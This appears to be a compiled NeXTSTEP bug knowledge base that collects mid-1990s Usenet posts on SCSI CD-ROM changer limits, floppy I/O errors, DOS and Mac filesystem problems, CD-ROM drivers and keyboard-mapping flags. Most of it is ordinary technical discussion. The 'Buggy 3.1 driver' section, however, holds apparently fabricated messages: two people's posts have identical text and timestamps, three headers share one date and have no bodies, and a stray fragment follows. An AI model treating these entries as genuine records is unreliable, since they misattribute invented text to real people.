I hook up one of the old black CD-ROM drives at SCSI target 5 and reboot. Hey, that's wierd, it doesn't see that drive at all. Is the CD-ROM changer whomping the bus somehow?

Hmm, I wonder what happens if I see the black CD-ROM drive at target 3, a lower number than the CD-ROM changer (target 4). Hmm, it sees the black drive just fine. Hmm, now it only recognizes lun 0 through lun 4 on the CD-ROM changer, so the last assigned sd is sd6.

Ah hah!

Let's try putting in another black CD-ROM drive. First at target 5. Nope, it doesn't see it. Now at target 2. There it is, and now the changer stops at lun 3.

But, but, the sd device goes up to sd15. Let's try to access /dev/sd7a. "Please mount sd7a in drive 1". What the hell?

Read the man page.
device_name as sd[0-6] at sc0 target [0-6] lun [0-7]
But, that's only 7 sd's for 56 possible spindles. What are the other sd's for?

Removable volumes!! Gack, they couldn't have given these a different device name.

So, if you were thinking about using a CD-ROM changer with NEXTSTEP, remember that you're limited to 7 spindles including your internal hard disk. You'll have to use a real operating system from a real vendor to be able to make full use of the changer.

-- Mark --

DoD #0105, R90/6 pilot, FAX: (206) 685-4045 ICBM: N 47 39'35" W 122 18'39"
Science does not emerge from voting, party politics, or public debate.

From: John Kheit <jkheit@cnj.digex.net>
Newsgroups: comp.sys.next.advocacy,comp.sys.next.bugs
Subject: Re: NEXTSTEP sd driver doesn't allow more than 7 spindles!
Date: 22 Dec 1995 18:30:26 GMT
Reply-To: jkheit@cnj.digex.net

Mark Crispin <mrc@CAC.Washington.EDU> wrote:

> So, if you were thinking about using a CD-ROM changer with
> NEXTSTEP, remember that you're limited to 7 spindles including
> your internal hard disk. You'll have to use a real operating
> system from a real vendor to be able to make full use of the
> changer.

Yikes, that's stinky... Definately worse than the 2gig partition
limit. I hope NeXT fixes this for 4.0 as well.

Thanks for finding that Mark, I was thinking of getting one of
thsoe 7 CD things as well (only 350).

--

Thanks, take care, later, John Kheit)^> %^) =^)

monoChrome, Inc. | New York Law School
NEXTSTEP Developer | Opinions expressed represent me only...
Telepathy, It's coming | MIME & NeXTmail OK--PPP (3P)
jkheit@cnj.digex.net | <http://cnj.digex.net/~jkheit>

From: rragner@panther.vm.iastate.edu (Rod Ragner)
Newsgroups: comp.sys.next.bugs
Subject: Re: NEXTSTEP sd driver doesn't allow more than 7 spindles!
Date: 22 Dec 1995 18:59:20 GMT

In article <4betg2\$4e4@news4.digex.net> John Kheit <jkheit@cnj.digex.net>
writes:

> Mark Crispin <mrc@CAC.Washington.EDU> wrote:
> > So, if you were thinking about using a CD-ROM changer with
> > NEXTSTEP, remember that you're limited to 7 spindles including
> > your internal hard disk. You'll have to use a real operating
> > system from a real vendor to be able to make full use of the
> > changer.

>
> Yikes, that's stinky... Definately worse than the 2gig partition
> limit. I hope NeXT fixes this for 4.0 as well.

>
> Thanks for finding that Mark, I was thinking of getting one of
> thsoe 7 CD things as well (only 350).

>
> --
> Thanks, take care, later, John Kheit)^> %^) =^)

>
> monoChrome, Inc. | New York Law School
> NEXTSTEP Developer | Opinions expressed represent me only...
> Telepathy, It's coming | MIME & NeXTmail OK--PPP (3P)
> jkheit@cnj.digex.net | <http://cnj.digex.net/~jkheit>

Will not this be true of all operating systems, because the SCSI adapter
only supports 7 devices?

NEXTSTEP does support multiple SCSI controllers, so you could buy one

controller and a 7 CD changer and another controller for your hard disk drives. Actually, many people suggest multiple controllers to improve system performance when you have more than 4 SCSI devices.

--

Rod Ragner, UNIX Systems Administrator/NEXTSTEP Application Developer
Veterinary Diagnostic Laboratory, College of Veterinary Medicine,
Iowa State University, 2630 Vet. Med. Bldg., Ames, Iowa 50011
Voice: (515) 294-4751, FAX: (515) 294-6961 or 3564, (NeXT Mail accepted)
Email: rragner@stallion.vvm.iastate.edu or stryder@iastate.edu

From: chris@miles.opensource.com (Chris Miner)
Newsgroups: comp.sys.next.bugs
Subject: Re: NEXTSTEP sd driver doesn't allow more than 7 spindles!
Date: 22 Dec 1995 20:34:25 GMT
Reply-To: chris@opensource.com

In article <4bev68\$mu8@news.iastate.edu> rragner@panther.vvm.iastate.edu
(Rod Ragner) writes:
>
> Will not this be true of all operating systems, because the SCSI adapter
> only supports 7 devices?
>

The CD-Changer is one device (one id, one device), with several logical units. So a person might reasonably expect that all the disks would be accessible. Right?

Chris

From: "Jonathan W. Hendry" <steeldrv@ix.netcom.com>
Newsgroups: comp.sys.next.advocacy,comp.sys.next.bugs
Subject: Re: NEXTSTEP sd driver doesn't allow more than 7 spindles!
Date: Fri, 22 Dec 1995 21:13:18 -0500
Mime-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
X-NETCOM-Date: Fri Dec 22 6:15:27 PM PST 1995
X-Mailer: Mozilla 2.0b3 (Win95; I)

Mark Crispin wrote:

>So, if you were thinking about using a CD-ROM changer with NEXTSTEP,
>remember that you're limited to 7 spindles including your internal hard
>disk.You'll have to use a real operating system from a real vendor to
> be able to make full use of the changer.

Hmm. SCSI is (or was) limited to 7 devices on a chain. Perhaps the individual CD's are being treated as separate SCSI devices,

instead of the changer being treated as one device on the chain?

I'm surprised the CD's aren't treated as removable. When you start up with the changer empty, how many CD's can you insert? Perhaps there's a difference in how they are mounted which depends on whether it's at bootup or later.

- Jon

--

Jonathan W. Hendry Steel Driving Software, Inc.
Delphi and NeXTSTEP consulting and software development.
Cincinnati, Ohio

KBNS.33.2.XXX
From: flight@mathi.uni-heidelberg.de (Gregor Hoffleit)
Newsgroups: comp.sys.next.bugs
Subject: No alerts for floppy I/O error
Date: 8 Nov 1995 11:47:37 GMT

This strikes me since a while:

I've never got any alerts with NEXTSTEP (3.2/3.3, Intel/HP) when there were I/O error with floppies! You hear the floppy going wild (scratching a while at the same point), but NEXTSTEP doesn't warn you about the suspicious I/O at all.

This occurs at writing as well as reading.

For floppies with DOS file system, I've often verified that DOS and Linux do report I/O error while reading files, while NEXTSTEP when reading the same file from the same floppy quietly outputs some rubbish without any error messages or alerts even in the console.

Especially dangerous is that the alerts are lacking for errors at writing, too.

This bug can be found not only for DOS, but also for NEXTSTEP filesystems.

Gregor

--

```
| Gregor Hoffleit      admin MATHInet / contact HeidelNeXT |
| MAIL: Mathematisches Institut  PHONE: (49)6221 56-5771 |
|      INF 288, 69120 Heidelberg / Germany  FAX: 56-3812 |
| EMAIL: flight@mathi.uni-heidelberg.de (NeXTmail)      |
-----
```

From: flight@mathi.uni-heidelberg.de (Gregor Hoffleit)
Newsgroups: comp.sys.next.bugs
Subject: Floppy error msg only to /usr/adm/messages
Date: 5 Dec 1995 11:23:29 GMT

Error messages regarding floppy disk drives (only tested with DOS fs) always go to /usr/adm/messages, and don't use syslog. This is annoying since there's no notification about these errors in the UI, and - due to the lack of syslog support - it's hard to catch these messages with a custom tool and notify the user.

This is how these errors look like. In fact, these files were corrupted during write, but due to the lack of notification, I didn't find out until reading back:

Excerpt from /usr/adm/messages:

```
Dec  4 22:54:41 thefly mach: fd0: Sector 72 cmd = Read;
Missing Address Mark: RETRYING
Dec  4 22:54:42 thefly mach: fd0: Sector 72 cmd = Read;
Missing Address Mark: RETRYING
Dec  4 22:54:42 thefly mach: fd0: Sector 72 cmd = Read;
Missing Address Mark: RECALIBRATING
Dec  4 22:54:42 thefly mach: fd0: Sector 72 cmd = Read;
Missing Address Mark: RETRYING
Dec  4 22:54:42 thefly mach: fd0: Sector 72 cmd = Read;
Missing Address Mark:
...
Dec  4 22:59:50 thefly mach: fd0: Sector 2801 cmd = Read;
Media error - data CRC: RETRYING
Dec  4 22:59:50 thefly mach: fd0: Sector 2801 cmd = Read;
Media error - data CRC: RETRYING
Dec  4 22:59:50 thefly mach: fd0: Sector 2801 cmd = Read;
Media error - data CRC: RECALIBRATING
Dec  4 22:59:51 thefly mach: fd0: Sector 2801 cmd = Read;
Media error - data CRC: RETRYING
```

--

```
| Gregor Hoffleit      admin MATHInet / contact HeidelNeXT |
| MAIL: Mathematisches Institut  PHONE: (49)6221 56-5771 |
|      INF 288, 69120 Heidelberg / Germany  FAX: 56-3812 |
| EMAIL: flight@mathi.uni-heidelberg.de (NeXTmail)      |
```

XXX.33.1
From: paulrs@lgs-systems.buf.servtech.com (Paul R. Summermatter)
Newsgroups: comp.sys.next.programmer
Subject: HELP!!!
Date: 12 Aug 1995 20:08:48 GMT

Hello everyone,

I have just had the unfortunate pleasure of crashing my hard drive beyond, or seemingly beyond, repair. First of all, I am running NeXTStep 3.3 on a Pentium 90. I crashed after ejecting a Macintosh disk from my machine. Some idiot marketer at NeXT decided not to CLEARLY notify users of this problem. The worst is that I bombed the machine once, called tech support to tell them exactly what happened (ejected Macintosh disk), and asked if this was a known problem because I had it happen once before. I was told that there were no known problems. I was able to restart the machine after this crash and proceeded to try this again, ejecting a Mac disk, on the advice of the tech support department. This time, the machine crashed so hard it could not recover. Now I call tech support and get someone else who tells me that this IS a known problem. Too fuckin' late folks. Now, I can't even reinstall NeXTStep because it appears that the boot blocks and labels have been wiped from the drive. However, I'm not entirely certain if my problem is only software related. The drive and the machine are only a couple of weeks old, so my initial assumption is that I have a software problem. I am able to boot up in a single user mode from a floppy and CD-ROM and get to the '#' sign. From here, I can execute all commands with root priviledges. I am definitely not familiar with most of the disk utility commands built into unix. All of my information has come from the man pages. My first reading of the man pages led me to attempt a 'scan' of the disk using the interactive mode of the 'disk' command. I executed the following command 'disk -l mydisk /dev/rsd0a. The hard drive failed to respond on 7 or 8 successive tries

to access it. Finally, the process aborted itself with 'FATAL ERROR'. This left me at the 'disk>' prompt from which I attempted a 'scan'. This returned 'get label: Invalid Argument'. I've attempted to use 'fsck', again without luck, and a few other commands which are not worthy of note. At this point, as I have mentioned, I cannot even reinstall my software. I have a full days worth of work and some other important files which were not backed up and would really like to recover anything that is still available. If anyone has any suggestions, I would greatly appreciate your help.

Thanks,
Paul
paulrs@lgs-systems.com
(MIME mail preferred)

XXX
From: izumi@pinoko.berkeley.edu (Izumi Ohzawa)
Newsgroups: comp.sys.next.bugs,comp.sys.next.sysadmin
Subject: Re: Warning: Too few i-nodes allocated for multi GB drives
Date: 30 Mar 1994 01:08:28 GMT
Reply-To: izumi@pinoko.berkeley.edu

In article <1994Mar29.205755.2282@nidat.sub.org> Nitezki@NiDat.sub.org (Peter Nitezki) writes:
>In article <2mkt8\$\$s1e@agate.berkeley.edu> izumi@pinoko.berkeley.edu
>(Izumi Ohzawa) writes:
>> Attention: Those with >=2GB drives,
>>
>> You might want to check how many i-nodes you have for drives newly
>> partitioned and initialized. My initial try with DEC DSP5200S
>> (2GB) only allocated one i-node per 22kb.
>> ...
>> Did someone break mkfs or newfs in the recent NS releases?
>
>
>Well, I don't know whether someone broke mkfs, but I'm quite sure he did
>it long time ago (at least long before NS :-)
> ...
>When it was first devised the mention of 2GB disks

>would have qualified everyone as a loony, believe me!

Perhaps so, but things did work not so long ago with 1GB drive/partition (Fujitsu M2266S), and our new 2GB drive (DEC 5200S) is divided into two 1GB partitions each of which is smaller than the 1-partition Fujitsu.

I got a tip from someone that 'newfs' indeed became broken with Release 3.1 and did not get fixed for 3.2, and that I might try the binary from release 3.0.
I intend to that sometime, when I can't find anything better to do.

Thanks NeXT for keeping this type of info from the eyes of lowey users who are not about to call Tech Support to get humiliated.

--
Izumi Ohzawa [\$@Bg_78^=;(J]
USMail: University of California, 360 Minor Hall, Berkeley, CA 94720
Telephone: (510) 642-6440 Fax: (510) 642-3323
Internet: izumi@pinoko.berkeley.edu (NeXTMail OK)

Removable volumes

XXX.3.2 KBNS.10.3.029_o3.0o Design bug or *just* poor implementation? Mounting removable media should be done with extreme care, because the device drivers reside in the kernel. They should be rock-solid, and be able to handle all kinds of error conditions. As implemented in NS_3.0 (and before), inserting a corrupted NeXT-format floppy causes a Mach panic, which is unacceptable. This is from mount(8) on 3.2:

BUGS

Mounting filesystems full of garbage crashes the system.

KBNS.00.0.327_o3.0±3.1c Bug, reported on comp.sys.next.(bugs/programmer) on 1993-01-25, verified by Subrata_Sircar (who reraised it for 3.1) and myself for floppy (does it apply to floppies only or to all removable media?), reported to be cured in 3.2 by NeXT's Workspace ReleaseNotes

From: rhess@consilium.COM (Richard L. Hess)
Date: 25 Jan 93 09:35:44
Subject: Re: /etc/mtab permissions

```
>>>> "Robert" == Robert Davis <davisre@sage.cc.purdue.edu> writes:
Robert>         This may have been mentioned before (I recently upgraded to
Robert> 3.0), but is there a workaround or fix for this: ejecting a mounted
Robert> floppy changes the permissions of /etc/mtab so that you can't do a df.
```

I had the same problem. It took me a while to figure it out, but I'd bet that you have very tight permissions set on your "File Creation Mask". If you just use "Expert Preferences" (Unix) in the Preferences tool to open up your permissions to allow "Group" & "Others" Read access, then you won't have any problems with the permissions changing on /etc/mtab. Evidently when the eject script/program executes it runs as root and uses your default permissions and so if your permissions are too "tight" you can't read /etc/mtab after the floppy get's ejected.

Suggestions follow

KBNS.00.0.090_o3.0±3.2o Suggestion. Unify the [fos]d man pages into one, treating the drivers somewhat as an object hierarchy.

KBNS.00.0.089_o3.0±3.3o Suggestion.

Every user should be able to eject a disk at any time the way `disk -e <a device or any file or folder on that device>` now does it, unfortunately available to root only. Doing `cmd-e` in WM, dragging a volume to the recycler, pressing the eject button on the CD-ROM drive (this now corrupts the operation of the device involved), a button on all new drives (floppies too), should do this: provide the user with a panel to choose whether to unmount the file system, or to just eject the disk, `disk -e style`.

Instead of presenting panels that query for a volume (often not specifying it, so that the user has to try different disks!), and *not allowing any other disk to be used in the meantime* (a big nuisance, the user has to keep swapping disk for tiny incomprehensible accesses, and has no control at all), there should be one panel, Processes style, that indicates all removable volumes with their status (physically present, processes waiting for it to be inserted, requests for a particular volume to be inserted). This panel should be presented whenever a particular volume is desired. Particular requests should be suspendible, not only cancelable (this now returns an error message to the accessing process), so that the driver can safely handle other volumes, even hitherto unknown volumes that are inserted and properly mounted. Volumes should get priorities: volumes of lesser priority are ejected first (maybe only after the user agrees in an alert panel).

I don't know if a volume is associated with a particular drive or not, but if it is, loosen that restriction so that it can be inserted in any drive that can

handle the medium.

CD-ROM

XXX.3.2 KBNS.00.0.091_o3.0o Performance (not verified) Johan_Lorre copied the 600-MB Q2_92 demo software CD-ROM to his hard disk, and he says this operation lasted about 24 hours (theoretical limit at the CD-ROM's 150 kB/s: a little over 1 hour), with no other load on the system.

XXX.3.2 KBNS.11.2.027_c3.1o Buggy 3.1 driver fails to find things A conversation on c.s.n.b between Gareth Bestor (reporting the problem), Thomas Funke (suggesting to revert to 3.0's driver) and Paul Verket (who warns that this workaround removes Rockridge support entirely).

From: bestor@caracal.cs.wisc.edu (Gareth Bestor)

```
-----
Date: Wed, 11 Feb 1992 14:00:00 -0800
From: Gareth Bestor <bestor@caracal.cs.wisc.edu>
Subject: Buggy 3.1 driver fails to find things
-----
Hi,

I'm having trouble with the 3.1 driver. I've tried the
workaround suggested by Thomas Funke, but it doesn't seem
to work. I've also tried the 3.0 driver, but that doesn't
seem to work either. I'm not sure what's going on here.
Any ideas?

Gareth Bestor
```

Paul Verket (NeXTmail ok)

And some more strange stuff:

From: frank@atlas.physchem.chemie.uni-tuebingen.de (Frank Siegert)

```
-----
Date: Wed, 11 Feb 1992 14:00:00 -0800
From: Frank Siegert <frank@atlas.physchem.chemie.uni-tuebingen.de>
Subject: Buggy 3.1 driver fails to find things
-----
Hi,

I'm having trouble with the 3.1 driver. I've tried the
workaround suggested by Thomas Funke, but it doesn't seem
to work. I've also tried the 3.0 driver, but that doesn't
seem to work either. I'm not sure what's going on here.
Any ideas?

Frank Siegert
```

Frank Siegert

XXX.3.2 KBNS.11.2.028_c3.1o Buggy 3.1 driver will even crash your system A conversation on c.s.n.b between Dirk Lehmann (reporting the problem), Ralf Mittermayr (concurring) and Alexander Spohr (but maybe what he says belongs more to KBNS.11.2.027)

Newsgroups: comp.sys.next.bugs

From: Dirk Lehmann <lehmanna@post.berlin.de>
Subject: Buggy 3.1 driver will even crash your system
Date: 1994-05-29 10:15:00
Organization: Berlin University of Applied Sciences

From: Ralf Mittermayr <mittermayr@post.berlin.de>
Subject: Buggy 3.1 driver will even crash your system
Date: 1994-05-29 10:15:00
Organization: Berlin University of Applied Sciences

From: Alexander Spohr <spohr@post.berlin.de>
Subject: Buggy 3.1 driver will even crash your system
Date: 1994-05-29 10:15:00
Organization: Berlin University of Applied Sciences

(+49) 40 / 380 23-290 (Fax) And am content with all

Floppy Drive

XXX.32.1
From: cnayak@crl.com (Chiraprakash Nayak)
Newsgroups: comp.sys.next.bugs
Subject: Dos file system and "undelete"
Date: 30 May 1994 02:27:36 -0700

Hi;

In NeXTSTEP 3.2/Intel any dos file deleted ("DESTROY") from workspace does show up in the "undelete" list when restarted in dos. File is recoverable but contains only garbage - file size is ok but all the contents are lost. I don't run soft-pc, Does it happen on soft-pc too? I will appreciate if some body can clarify. May be while dos partition size limit is being fixed, NeXT will fix this anamoly too!

Thanks a lot.
Best Regards.
--Chip (cnayak@crl.com)

Newsgroups: comp.sys.next.bugs
From: csaldanh@mae.carleton.ca (Chris Saldanha)

Subject: Re: Dos file system and "undelete"
Date: Tue, 31 May 1994 04:17:08 GMT

Chiraprakash Nayak (cnayak@crl.com) wrote:
: In NeXTSTEP 3.2/Intel any dos file deleted ("DESTROY") from workspace
: does show up in the "undelete" list when restarted in dos. File is
: recoverable but contains only garbage - file size is ok but all the
: contents are lost. I don't run soft-pc, Does it happen on soft-pc too?
: I will appreciate if some body can clarify. May be while dos partition
: size limit is being fixed, NeXt will fix this anamoly too!

I remember reading once that the 'Destroy' menu option actually
over-wrote the file with garbage deliberately, so as to be sure that the
file was really gone forever; as a security measure.

I find no mention of this in any documentation, so maybe I heard wrong...

--Chris
Chris Saldanha
Carleton University (Comp. Sci) | "The eternal silence of these infinite
chris@computerActive.on.ca (NeXTMail) | spaces terrifies me." -Blaise Pascal
csaldanh@mae.carleton.ca (NeXT/MIME) -----o-----

From: erikkay@next.com (Erik Kay)
Newsgroups: comp.sys.next.bugs
Subject: Re: Dos file system and "undelete"
Date: 31 May 1994 18:11:27 GMT

In article <CqnFwK.BxK@cunews.carleton.ca> c
Chiraprakash Nayak (cnayak@crl.com) wrote:
] : I will appreciate if some body can clarify. May be while dos partition
] : size limit is being fixed, NeXt will fix this anamoly too!
Actually, it won't. This is the first report we've had against this bug.
I'll see if I can get to it in time for 3.3.

saldanh@mae.carleton.ca (Chris Saldanha) writes:
] I remember reading once that the 'Destroy' menu option actually
] over-wrote the file with garbage deliberately, so as to be sure that the
] file was really gone forever; as a security measure.
]
] I find no mention of this in any documentation, so maybe I heard
wrong...

You heard wrong... it just uses unlink and rmdir.

Erik
my opinions are my own

From: cnayak@crl.com (Chiraprakash Nayak)
Newsgroups: comp.sys.next.bugs

Subject: Re: Dos file system and "undelete"
Date: 31 May 1994 21:21:04 -0700

In article <2sfukf\$eov@rosie.next.com>, Erik Kay <erikkay@next.com> wrote:
>In article <CqnFwK.BxK@cunews.carleton.ca> c
>Chiraprakash Nayak (cnayak@crl.com) wrote:
>] : I will appreciate if some body can clarify. May be while dos partition
>] : size limit is being fixed, NeXt will fix this anamoly too!
>Actually, it won't. This is the first report we've had against this bug.
>I'll see if I can get to it in time for 3.3.
>

Thanks for the info. What is the current release schedule for 3.3?

In a related note, is floppy access (macintosh fs or otherwise) is being fixed too? I end up with the following -

```
# mount -n /dev/fd0a /floppy
Please insert Floppy Disk 0 in drive 0.
mount: /dev/fd0a on /floppy: Block device required.
mount: givibg up on: /floppy.
# fd0: Device Block Size: 512 bytes
  fd0: Device Capacity: 1440 KB
  fd0: Disk Label: Disk
[these messages comes back after the failure message]
# mount ..... (trying again)
[ no message, apparantly successful]
#cp .... (works)
# any command here invariably reuslts in this message
unexpected kernel trap d eip 114188
Failed Instruction Exception (2.d.0)
Waiting for .....
```

[system hangs here. I ended up reinstalling from CD because of serius file system corruption)

Same thing happens if I try to access mac floppy from workspace invariably after copying files to floppy - no matter howlong I wait after copying.

Is it my drive or

Thanks a lot.
Best Regards.
--Chip (cnayak@crl.com)

XXX.32.1
Yesterday, I was preparing a message to c.s.n.sysadmin to ask the opinion of its readers, but I forgot to send or save before powering off. Because of a bug that is supposed to be cured in 3.3,

my message was silently lost. So this is just a short summary:
- when formatting for DOS, CRC errors may appear but these seem to have no effect on capacity (bad!)
- NeXT-format disks have less capacity than they used to have, because of unallocated sectors (why?)
- I don't remember the rest

XXX
From: eps@futon.SFSU.EDU (Eric P. Scott)
Newsgroups: comp.sys.next.misc,comp.sys.next.bugs
Subject: Re: NS/FIP 3.2 can't read Mac disk.
Followup-To: comp.sys.next.misc
Date: 9 Apr 1994 08:11:00 GMT
Reply-To: eps@cs.sfsu.edu

In article <CnsJBp.Kxx@cunews.carleton.ca>
csaldanh@mae.carleton.ca (Chris Saldanha) writes:
>NeXTSTEP will only read High Density (HD) 1.4MB Mac floppies. 720K double
>densities will not work. When you try to mount a 720K, NS will say its
>not initialized, and ask you if you want to format it.

720K Mac diskettes *do* work. I just tried it.

Well, actually, it didn't work the first time: the machine
churned for a bit and spit the disk out. "That's not supposed to
happen!" So I called up the Console window:

```
Disk is Write Protected
```

```
probing for CDROM
probing for DOS
/usr/filesystems/mac.fs/mac.name: Permission denied
/usr/filesystems/mac.fs/mac.label: Permission denied
probing for mac
... kern_loader: kern_loader: Link failed
... kern_loader: kern_loader: Link failed
... kern_loader: kern_loader: server macfs won't link
... kern_loader: kern_loader: server macfs won't link
```

Not good. Here's what's happened: the machine I used (a
NeXTstation) is a NetBoot client, which doesn't have root access
to / (for damn good reason!). It was trying to scribble in
/usr/filesystems/mac.fs--a BIG no-no.

So I logged into the server as root and did

```
# cd /usr/filesystems/mac.fs
# ln -s /etc/mac.name .
# ln -s /etc/mac.label .
# ln -s /etc/macfs_loadable .
```

(This way the different clients couldn't clobber each other's
files.)

THEN I could read 720K Mac floppies.

[I'm crossposting this to comp.sys.next.bugs, since NeXT did screw up ever so slightly.]

[Ob. FAQ reminder: you did install the "720K Floppy Disk Formatter" extension on your Mac, right? If so, when you initialize a DD floppy you're offered a choice between "Macintosh 800K" and "Macintosh HFS Interchange Format." You need to select the latter. If you see buttons titled "One-Sided" and "Two-Sided," find a copy of System Update 2.0.1. If you don't have one, it's available for anonymous FTP from ftp.apple.com in dts/mac/sys.soft/7.system.updates/. You will need a blank HD floppy for this.]

--EPS--

KBNS.00.0.092_o3.0o_b3.2 When the floppy won't eject... check out DiskEjectFix.compressed in /pub/Binaries at NeXT.COM (129.18.1.2). It expands into an RTFD document containing a description and *workaround* for this 3.0 bug: an executable with installation description. See also KBNS.00.0.011. Reported to be cured in 3.2 (or in 3.1?) in NeXT's Workspace ReleaseNotes.

XXX.3.2 KBNS.00.0.093_o3.0o When a file is dragged from the NeXT file system to a DOS floppy, and it has a name with an initial capital letter, the copy operation is refused because of ``File error for /unlabeled/Capital: Invalid argument'', with ``unlabeled'' the floppy's label, and ``Capital'' the name of the source file. When multiple files are copied, names with an initial capital are singled out, and the rest is copied normally. This didn't use to be a problem. Cure: use panels that propose an adapted name that the user can edit.

XXX.3.2 KBNS.00.0.093_? XXX send a message

Newsgroups: comp.sys.next.programmer
From: slfields@metronet.com (Scott Fields)
Subject: Macintosh File access problem
Keywords: Macintosh, file system, length
Date: Mon, 27 Dec 1993 04:37:03 GMT

The Macintosh file system has a 32 filename length limitation. The NeXT OS recognizes this and prevents you from specifying a file with a name greater than 32 bytes. The problem occurs when you want to access a resource section of a file with the ".#rsrc#" suffix with a file name that is close to 32 bytes. You can not GET to the resource section, since the NeXT OS sees you trying to reference a file with a name greater than 32 bytes. How do you

get around this?

If you have an answer, please email to me here at
slfields@metronet.com

Thanks.

KBNS.00.0.094_o3.0c DOS. Just save a file to a DOS disk and look at it in the Attributes Inspector. Chances are the date is way way off (I just saved a file and the calendar indicated 1961).

Keyboard

XXX.3.2 KBNS.00.0.095_o3.0o_NeXT ADB problem, from NeXTWORLD EXTRA 1992-12. The new ADB keyboards have a different key-code interface, and mainly emulators (which want to map their codes to physical key positions and are not yet adapted to the new layout) have problems (Executor, SoftPC, co-Xist, WordPerfect). Did they ignore the keyData field maybe, or is it NeXT's fault? The respective firms should be consulted for patches and/or updates.

KBNS.11.3.017_c3.2o_Intel Frozen keyboard on a Toshiba 4400C

Description: According to Markus_Wenzel, the initialisation of the keyboard is too fast for the keyboard to respond.

How to verify: Turn on the computer and try to log in.

Urgency: Renders a machine useless, but there is a workaround that makes the problem go away.

Confirmed: Markus_Wenzel (c3.2o)

Workaround: Markus_Wenzel suggests ;~NeXTanswers.1480 (click ;KBNS.33.2.rtf;Other Information;~ for information about how to get it)

Cure (for NeXT): Cure it.

Report history: KBNS.32.1.rev From c.s.n.bugs 1993-12-11, Markus_Wenzel responding to giddings@sadie.chem.wisc.edu. Together with a friend, Markus_Wenzel has developed a kernel patch that will cure the problem, but now there is an easier workaround.

XXX.32.1 Bug_NeXT identification?

KBNS.32.1.029_o3.2o Bug_NeXT.????? NX_NUMERICPAD flag may be spuriously set (driver bug)

Description: When a key from the main keypad is hit while a key from the numeric keypad is still being held down (this includes the arrow keys), the NX_NUMERICPAD flag will be spuriously set for that new keyDown event as well. This may happen occasionally if the user is a fast typist, or consistently if one does it on purpose. It is irrelevant for normal Text-object applications, but, e.g., Carl_Edman's adaptation of emacs for NEXTSTEP allows one to assign a new functionality to keys on the numeric keypad (within that application), as does Scott_Hess' Stuart.

How to verify:

1. Make an application with an object somewhere that overrides keyDown:, print out the fields of the NXEvent record (Carl_Edman).

```
-sendEvent:(NXEvent *)pNXEvent_arg{
    switch(pNXEvent_arg->type) {
        case NX_KEYDOWN:
        case NX_KEYUP:
        case NX_FLAGSCHANGED:
            fprintf(stderr, "type=%i, flags=0x%.8x, reserved=%i, repeat=%i, charSet=%i, \n"
                "    charCode=%i, keyCode=%i, keyData=%i\n",
                pNXEvent_arg->type,
                pNXEvent_arg->flags,
                pNXEvent_arg->data.key.reserved,
                pNXEvent_arg->data.key.repeat,
                pNXEvent_arg->data.key.charSet,
                pNXEvent_arg->data.key.charCode,
                pNXEvent_arg->data.key.keyCode,
                pNXEvent_arg->data.key.keyData);
    }
    return [super sendEvent:pNXEvent_arg];
}
```

2. MyProgram -NXTraceEvents | & grep -i keydown | grep -i application | open (Scott_Hess).

Urgency: Nuisance for fast typists who use applications that differentiate operation of keys based on the NX_NUMERICPAD flag.

Confirmed: Carl_Edman (reported, o3.2o), Raf_Schietekat (o3.2o).

Workaround: If it is important, disregard the NX_NUMERICPAD flag. Instead, look at the keyCode field in the NXEvent record and compare that against a known layout of the keyboard (I don't yet know where you can find out what keyboard is being used). Carl_Edman (not verified by Raf_Schietekat, [] added for clarity): ``Actually it is not so hard. All you need to do is get the keymapping from NXGetKeyMapping() (after

NXOpenEventStatus()) interpret it and get the correct list of numeric keycodes. That is portable and should work fine. However, Scott [Scott_Hess] tells me that for some languages and keyboards the numeric keypad information in the keymapping files is incorrect as well -- for most machines this seems to work however and be portable."

Cure (for NeXT): The keyboard driver (residing in NeXT's adaptation of DPS, I believe) should be adapted to process NX_NUMERICPAD stuff correctly.

Report history (administrative): see KBNS.32.1.029.mbox

See also: Carl_Edman's posting to comp.sys.next.bugs on 1994-06-01 about the driver bug, and KBNS.32.1.030

After this about /NextDeveloper/Demos/Keyboard.app and the .keymapping files

XXX.32.2
From: erikkay@next.com (Erik Kay)
Newsgroups: comp.sys.next.bugs
Subject: Re: Keyboard app won't remap power key
Date: 31 Oct 1994 19:16:48 GMT

In article <9410310256.AA19186@alleg.EDU> luomat@alleg.EDU (Tim Luoma) writes:
] [NS 3.2 m68k -- /NextApps/Demos/Keyboard.app -- using ISO keyboard]
]
] I was pleased to see that the new Keyboard.app demo provided for a
] way to remap the "Power" key, since I frequently hit it by accident.
] However, the key cannot be set to "dead key" as I wanted to, and
] cannot be remapped in reality. It will show up as remapped, but it
] will still act the same way. I was wondering if anyone else in my
] position (no root/no su) knew of a way to make the power key ignore
] itself.

This is a known bug in 3.2 (actually, it was a couple of bugs) that was (were) fixed for 3.3.

Erik

KBNS.00.0.230_o3.0o_b3.2 From comp.sys.next.programmer, 1993-03-10, verified by Raf_Schietekat. goldly@u.washington.edu (Lloyd P. Goldwasser) responding to andylee@oahu.cs.ucla.edu (Andy Lee). A user who wants to remap the keyboard to Dvorak or something has to drag capitals *at least twice* (maybe with an intermediate save) over locations were previously was a non-character, otherwise it will, like that non-character, not produce the uppercase version when only capslock (cmd-shift) is on. The sonata.cc.purdue.edu version of the Dvorak mapping, when I fetched it,

still exhibits the problem. I haven't checked whether the reverse problem applies too.
In 3.2, you can explicitly see the Alpha attribute for that key. To cure an old .keymapping, just check it.

XXX.32.1 Does the .keymapping stuff apply to 3.1? To 3.2?

KBNS.32.1.030_o3.2o NX_NUMERICPAD flag blues

Description: According to Scott_Hess, some .keymapping files for PCs shipped with NEXTSTEP don't have the NX_NUMERICPAD flag for all keys that should have it. Raf_Schietekat has found that Keyboard.app doesn't allow one to set/restore this property, but it may destroy the property if one is not careful (by temporarily checking the Alpha property, for example).

How to verify: Use the verification method of KBNS.32.1.029, and try the upper left and lower right keys on Italian, German, and French layouts (from Scott_Hess' recollection).

Urgency: Nuisance for applications that differentiate key actions based on the NX_NUMERICPAD flag.

Confirmed: Scott_Hess (o3.?o, reported, shipped .keymapping files), Raf_Schietekat (o3.2o, found out about Keyboard.app stuff)

Workaround:

For using the NX_NUMERICPAD flag: use the raw key codes instead.

For Keyboard.app: None. Keep a backup of any .keymapping file you modify, and be careful.

Cure (for NeXT): Make the NX_NUMERICPAD property accessible from Keyboard.app.

Report history: From the verification research of KBNS.32.1.029.

See also: KBNS.32.1.029

Parallel Ports

XXX.33.1 see also specific problem below (well, this block has moved)
From: sepp@ppcger.inka.de (Josef Wolf)
Newsgroups: comp.sys.next.programmer
